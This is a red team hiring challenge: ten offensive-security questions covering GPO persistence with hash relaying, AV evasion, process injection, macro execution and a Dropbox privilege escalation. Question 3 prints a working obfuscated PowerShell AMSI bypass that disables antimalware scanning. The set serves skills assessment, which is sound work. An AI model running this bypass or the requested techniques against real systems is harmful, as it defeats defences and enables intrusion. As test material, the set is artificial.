PICUS RED TEAM CHALLENGE QUESTIONS

- *This challenge includes 10 questions with different difficulty levels.*
- *You will get points for each question and partial points for your progress.*
- *You are expected to send your answers within a week.*
- *You can send emails to the address below for your inquiries.*
- *The unauthorized copying, sharing or distribution of these materials is strictly prohibited.*

Good luck and best wishes.
Red Team

Question - 1

Which executables under "C:\Windows\System32" directory imports "C:\Windows\System32\powrprof.dll"? (*Hint: PowershellArsenal*)

The answer should include:

- A list of executables.
- A script/code to create the list in a target environment.

Question - 2

How does CSharp Managed DLL Exports work? How can the attacker utilize this technique to execute malicious codes on a system? (*50-100 words*)

Question - 3

What is the purpose of the obfuscated Powershell script below? Give some details about how it works. (*150-300 words*)

```
[Delegate]::CreateDelegate(("Func``3[String,
$(([String].Assembly.GetType('System.Reflection.BindingFlags')).FullName),
System.Reflection.FieldInfo]" -as [String].Assembly.GetType('System.Type')),
[Object]([Ref].Assembly.GetType($([cHar]([ByTE]0x53)+[cHaR]([BytE]0x79)+[cHar](1
11730/102)+[cHAr](31+85)+[CHaR]([BYTe]0x65)+[cHAr](101+8)+[ChAr]([byte]0x2E)+[
cHaR]([byte]0x4D)+[CHAR]([bytE]0x61)+[CHar]([bYTe]0x6E)+[Char]([bYTE]0x61)+[C
haR]([Byte]0x67)+[ChAR]([bYte]0x65)+[cHAR]([bytE]0x6D)+[char](152-
51)+[Char]([bYtE]0x6E)+[cHaR]([BYTe]0x74)+[char](1150/25)+[CHaR](65)+[CHAr](1
14+3)+[ChAr](25+91)+[cHar]([ByTe]0x6F)+[CHar]([bYTE]0x6D)+[CHAr]([BytE]0x61)+
[chaR]([bYte]0x74)+[cHar](105)+[cHar](4329/39)+[cHAr]([bYTe]0x6E)+[cHAr](966/21)
+[CHaR]([BytE]0x41)+[cHar]([BYTe]0x6D)+[cHAr]([ByTE]0x73)+[cHAr]([bYTE]0x69)+
[Char]([BytE]0x55)+[chAr]([bytE]0x74)+[cHar](5355/51)+[CHar]([BytE]0x6C)+[CHaR](
195-
80)))),('GetField')).Invoke(''+$([SysTEm.NET.WEbUtILITy]::HtMLDEcodE('&#97;&#10
9;&#115;&#105;'))+'InitFailed',(('NonPublic,Static') -as
[String].Assembly.GetType('System.Reflection.BindingFlags'))).SetValue($null,$True)
;
```

Source code - Obfuscated PowerShell Code

Question - 4

You, as an attacker, compromised one of the DA accounts in the target environment. Please, create a Domain-wide persistence mechanism using Group Policies (GPOs) that can make domain computers connect to a network share controlled by you. The network share should be a listener/relay.

The answer should include:

- The commands to create the GPO.
- The tool(s) you can use to gather hashes from domain and how you can use them.
- A brief explanation of how persistence mechanism works.
- No need to set up a Domain environment.

Question - 5

Last night, we noticed an extraordinary traffic on one of our servers. We want you to tell us what the attacker's name is, if it is possible to acquire, what attack(s) the attacker(s) tried, what he/she achieved if he/she were successful. You can find the PCAP file about the incident here: https://github.com/RedSection/Red-Team-Challenge-Questions

The answer should include:

- A simple analysis of PCAP files (screenshots etc.).
- The description of the attack.
- Findings related to the attacker(s).

Question - 6

A fellow Red Team member asks if you could provide him/her a tool/methodology to run Sharpsploit (https://github.com/cobbr/SharpSploit) on an updated Windows 10 environment. It seems Windows Defender detects Sharpsploit as a malware, please provide a method to execute any module that you prefer from Sharpsploit in the target environment.

The answer should include:

- A full PoC of how evasion works (source codes, screenshots, video recording etc.).
- You can use any AV bypass tool or build your own custom tool using any language.
- Low detection rate in Virustotal results will be a bonus.
- The answer should be reproducible in an updated Windows 10 / Windows Defender.

Question - 7

Process Doppelganging is a well-known Process Injection technique used by various malware. However, It can be easily detected by Windows Defender (and other AVs) since it is an old technique. Please validate Herpaderping, a newer technique which is similar to Process Doppelganging, by compiling and executing the PoC code.

The answer should include:

- A full PoC of how injection works (source codes, screenshots, video recording etc.).
- A brief description of the attack.

Question - 8

"challenge.exe" is a simple binary that pops up a message box when the user presses a key. Please create a tool that changes the "changeme!" message without changing the executable on the file system. You can find "challenge.exe" here: https://github.com/RedSection/Red-Team-Challenge-Questions


The answer should include:

- The source code and the executable version of the tool you develop and a simple PoC video recording.
- As an attacker, you have already the command line access with Administrator privileges to the machine which the challenge.exe process is running on.
- A possible tool can be executed when the challenge.exe process is waiting for user input in order to modify the string.

```
#include <Windows.h>
#include <stdio.h>

int wmain(int argc, const wchar_t* argv[]) {
        char text[] = "changeme!";
        PVOID ptr = VirtualAlloc(0, sizeof(text), MEM_COMMIT, PAGE_READWRITE);
        memcpy(ptr, text, sizeof(text));
        system("pause");
        MessageBoxA(NULL, (LPCSTR)ptr, (LPCSTR)"challenge", MB_ICONWARNING);
        return 0; }
```

Source Code - Challenge.exe



Screenshot - Challenge.exe

Question - 9

As an attacker, you are targeting an environment in which creation of a child process from office applications is blocked or heavily monitored by defenders. Please, provide a method for code execution on the target system by using a macro document.

The answer should include:

- The Office macro document and the text file of the macro code.
- No need for AV Bypass (The document will be tested on Windows 10 while Defender off).
- Document should not create a child process for code execution.

Question - 10

As an attacker, you have unprivileged access to a Windows 10 box as a user with login name Victim1. While you are looking for ways to escalate your privileges to SYSTEM, you realize that Victim1 is using a relatively old version of the Dropbox desktop agent. The installed dropbox version is “88.4.172”. You have already heard of a symlink vulnerability affecting this version.

The answer should include:

- A brief explanation of Privilege Escalation vulnerability in Dropbox.
- A simple PoC code to escalate privileges from the low privilege user to SYSTEM account.
- Necessary commands to escalate privileges on the target system.
- Old versions of Dropbox can be downloaded from this link: https://www.dropboxforum.com/t5/Dropbox-desktop-client-builds/Stable-Build-88-4-172/m-p/388067